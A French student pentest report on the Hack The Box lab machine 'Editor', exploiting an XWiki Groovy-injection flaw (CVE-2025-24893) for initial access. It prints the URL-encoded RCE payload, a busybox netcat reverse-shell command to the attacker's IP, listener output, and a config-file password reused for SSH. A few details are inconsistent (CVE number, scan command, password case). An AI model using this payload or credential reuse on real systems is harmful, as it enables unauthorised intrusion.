TP R316

Pentesting

BROSSE LUDERIC

Autorisation

Ce Tp est autorisée par kavigihan & TheCyberGeek via la plateforme Hack the Box

---

UNIVERSITÉ CÔTE D'AZUR

Scope :

Cette évaluation de sécurité a pour objectif de simuler un test d'intrusion (**Pentest**) sur une infrastructure virtuelle afin de **valider les compétences techniques** en sécurité offensive. Il s'agit d'un **Pentest de type *Black Box*** ciblant spécifiquement la machine virtuelle **Debian** (IP 10.10.11.80), hébergée par la plateforme **Hack The Box** et conçue par les utilisateurs Kavigihan et TheCyberGeek. L'attaque sera menée depuis une machine **Kali Linux** (IP 10.10.15.107 ou 10.10.16.34 suivant les moment du tp). Ce travail s'inscrit dans un **contexte académique**, commandité par **M. Thomas PREVOST** en substitution d'un Travail Pratique (TP), et bénéficie de l'**autorisation explicite** de la plateforme HTB, garantissant ainsi un cadre d'exécution strictement éthique et légal

Introduction :

Ce document constitue le rapport technique d'un test d'intrusion (Pentest) réalisé dans le cadre du module TP R316 et commandité par M. Thomas PREVOST en substitution d'un Travail Pratique. L'évaluation, menée selon une méthodologie ***Black Box***, portait sur la machine virtuelle **Debian** (IP 10.10.11.80) hébergée par la plateforme Hack The Box (HTB). L'objectif principal était de valider les compétences techniques en sécurité offensive en obtenant la compromission totale de la cible.


La démarche a suivi le cycle standard d'un Pentest, commençant par la reconnaissance, puis l'exploitation d'une faille critique (CVE-2025-24893) pour obtenir un accès initial. L'audit a ensuite progressé vers l'escalade de privilèges locale, finalisée par l'exploitation de la vulnérabilité CVE-2024-32019 dans le binaire ndsudo. L'évaluation s'est conclue par l'accès *root* et la récupération des preuves de compromission (user.txt et root.txt), attestant de l'atteinte de l'objectif.

ÉTAPES DU PENTEST :


Reconnaissance et Compromission Initiale:

1. **Scan du Réseau et Identification des Services (Nmap et nessus)**

On commence par se connecter au VPN avec la clé distribué par Hack the box pour accéder au réseaux interne et au machine cible




une fois connecté au réseau de Hack the box on fait un ip a pour voir notre réseaux et vérifier qu'on as bien obtenue une adresse à l'interface tun0




On peut donc commencer par faire des repérage sur les port ouvert sur la machine cible donc on tape la commande :


ip -A 10.10.10.80



On peut donc voir la présence de ssh qui est toutes à fait normal sur les machine Hack the box et la présence de deux service web port 80 et port 8080 on peut donc aller regarder ce que contient ces deux site web



Le service HTTP exposé sur le port **80** a été identifié comme étant une site web d'installation d'éditeur de code.
L'analyse de cette application n'a pas révélé de vulnérabilités immédiatement exploitables ou de failles considérées comme pertinentes pour une prise de contrôle. Par déduction et au vu du contexte CTF (Hack The Box), il est fortement suspecté que ce service agisse comme un ***Honeypot*** destiné à détourner les efforts de l'auditeur.



L'exploration du service Web secondaire a révélé une interface de type Wiki (sur le port 8080). L'analyse de cette page, qui sert de documentation pour l'éditeur de code, a permis d'extraire une information importante : la version précise de l'application.

Information Critique Identifiée :


- **Application :** XWiki (déployé sur un système Debian).
- **Version Détectée :** XWiki Debian 15.10.8

Implication de la Découverte :

L'identification de la version exacte (15.10.8) marque la fin de la phase de reconnaissance passive sur ce service. Cette information est cruciale car elle permet de basculer immédiatement vers la **recherche d'exploits (Exploit Search)** ciblés dans les bases de données publiques (comme Exploit-DB, *CVE* Mitre) pour cette version spécifique de XWiki.

2. Recherche de faille critique (***CVE***)

Après des recherche sur le système XWiki Debian 15.10.8 on trouve la CVE 2025-2489



Nom de la VulnérabilitéE

- **Type : Unauthenticated Remote Code Execution (RCE)** – Exécution de Code à Distance Non Authentifiée.
- **Gravité (CVSS) :** 9.8 sur 10 (Critique).

Mécanisme de la Faille (Root Cause)

La faille réside dans le composant de recherche de la plateforme XWiki, plus précisément dans la macro **SolrSearch**.

1. **(Macro non sécurisée :** Le composant SolrSearch est conçu pour permettre la recherche plein texte via le moteur Solr intégré. Cependant, il utilise le langage **Groovy** pour évaluer certains paramètres de recherche.
2. **Injection Groovy :** La vulnérabilité provient d'un **manque de désinfection** ou de restriction des entrées utilisateur fournies à cette macro. Un attaquant non authentifié (un simple invité) peut injecter des expressions Groovy malveillantes directement dans le paramètre de recherche (text) d'une requête HTTP GET.
3. **Exécution de Code :** Le serveur XWiki évalue et exécute ce code Groovy arbitraire dans le contexte du processus serveur (généralement l'utilisateur web ou *xwiki*).

Conséquences de l'Exploitation

L'exploitation de cette faille permet à un attaquant non authentifié d'obtenir l'**exécution de commandes arbitraires au niveau du système d'exploitation**.


- **Impact :** Accès total au serveur Web XWiki.
- **Scénario d'Attaque :** Exécuter des commandes système (comme whoami, ls /), télécharger des *webshells* pour un accès persistant, ou, dans le cas réel, déployer des *coinminers* ou des *backdoors*.

Exploitation :

1. Accès au serveur

La recherche de *Proof of Concept* (PoC) pour la vulnérabilité **CVE-2025-24893** (XWiki *RCE*) a abouti à l'identification d'un exploit public sur la plateforme GitHub, maintenue par l'utilisateur **gunzf0x**.

Cet exploit permet l'injection de commandes arbitraires via la macro SolrSearch et a été choisi pour sa fiabilité et sa facilité de mise en œuvre en vue d'obtenir un ***Reverse Shell***.



https://github.com/gunzf0x/CVE-2025-24893/tree/main

L'exploit a été téléchargé localement et adapté aux paramètres du test.

- Préparation du Listener : Un écouteur (nc) a été configuré sur la machine attaquante (Kali Linux) pour attendre la connexion entrante :
  - Port d'Écoute : 4444
- Lancement de l'Exploit : La commande de l'exploit a été exécutée en remplaçant les adresses et ports par les paramètres suivants :
  - Cible : 10.10.11.80
  - IP de Rappel (Callback IP) : 10.10.16.34 (nouvelle adresse de la machine Kali suite au changement de configuration VPN).
  - Port de Rappel : 4444

```
┌──(root㉿kali)-[/home/rt/Downloads]
└─# python CVE-2025-24893.py -t http://editor.htb:8080/ -c 'busybox nc 10.10.16.34 4444 -e /bin/bash'

[*] Attacking http://editor.htb:8080/
[*] Injecting the payload:
http://editor.htb:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22busybox%20nc%2010.10.16.34%204444%20-e%20/bin/bash%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D
[*] Command executed

~Happy Hacking
```

```
┌──(root㉿kali)-[/home/rt/Downloads]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.34] from (UNKNOWN) [10.10.11.80] 58528

ls
jetty
logs
start.d
start_xwiki.bat
start_xwiki_debug.bat
start_xwiki_debug.sh
start_xwiki.sh
stop_xwiki.bat
stop_xwiki.sh
webapps
```

L'exécution de l'exploit a été couronnée de succès, permettant d'établir une **connexion *Reverse Shell***. Nous avons ainsi obtenu un accès non privilégié à la machine cible en tant que l'utilisateur du service Web

*note: Il est important de souligner que l'adresse IP de la machine attaquante (Kali Linux) a changé durant la phase d'exploitation, passant de 10.10.15.107 à **10.10.16.34**. Ce changement est dû à une re-connexion au réseau VPN (nécessaire suite à un blocage du protocole UDP à l'IUT), ce qui a entraîné l'attribution d'une nouvelle IP. Cette modification n'a eu aucune incidence sur la réussite de l'exploitation.*

2. Connexion SSH

Suite à l'obtention du *Reverse Shell* (en tant qu'utilisateur de bas niveau, xwiki), une phase d'énumération du système de fichiers a été entreprise pour découvrir des informations sensibles, notamment des fichiers de configuration ou des variables d'environnement.

Cette exploration a conduit à la découverte d'un fichier de configuration de l'application Web contenant des informations d'accès à la base de données :

- **Fichier Clé :** hibernate.cfg.xml
- **Contenu Découvert :** Le fichier contenait des paramètres de connexion (utilisateur et mot de passe) utilisés par le *framework* **Hibernate** pour interagir avec la base de données de l'application.

L'analyse du fichier hibernate.cfg.xml a permis d'extraire le mot de passe suivant, potentiellement réutilisable (principe de la **réutilisation de mot de passe**) pour un compte utilisateur local ou pour le service de base de données :

- **Mot de Passe Dérobé : TheEd1t0rTeam99**

```
cat hibernate.cfg.xml |grep password
    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
cat hibernate.cfg.xml |grep user
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.username">sa</property>
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.username">sa</property>
```

Dans le cadre d'une évaluation de type Hack The Box, la réingénierie inversée (*reverse engineering*) de la logique des créateurs de la machine est une méthode d'énumération légitime. L'objectif est d'identifier un nom d'utilisateur potentiel à associer au mot de passe découvert : **TheEd1t0rTeam99**.

Le mot de passe extrait a été soumis à une analyse contextuelle :

- **Ed1t0r :** Ce segment est directement lié au thème de la machine (l'éditeur de code) et est considéré comme un leurre thématique.
- **99 :** Ce suffixe numérique est retenu comme le marqueur le plus pertinent pour la recherche d'un nom d'utilisateur.

La recherche a été axée sur des noms ou des modèles courants associés à l'année **'99'**. Cette investigation a conduit à l'identification de la référence **'Oliver 99'** (tracteur populaire et référence culturelle).

Hypothèse Retenue : Le nom d'utilisateur le plus plausible à tester est **Oliver** (ou 0liver).

La découverte des identifiants a permis de stabiliser l'accès à la machine cible. La combinaison **oliver:TheEd1t0rTeam99** a été utilisée avec succès pour établir une session **SSH sécurisée** sur l'adresse 10.10.11.80. Cette connexion a immédiatement permis d'atteindre le premier objectif de l'évaluation, attesté par la lecture du fichier **user.txt**.

3. User Flag :

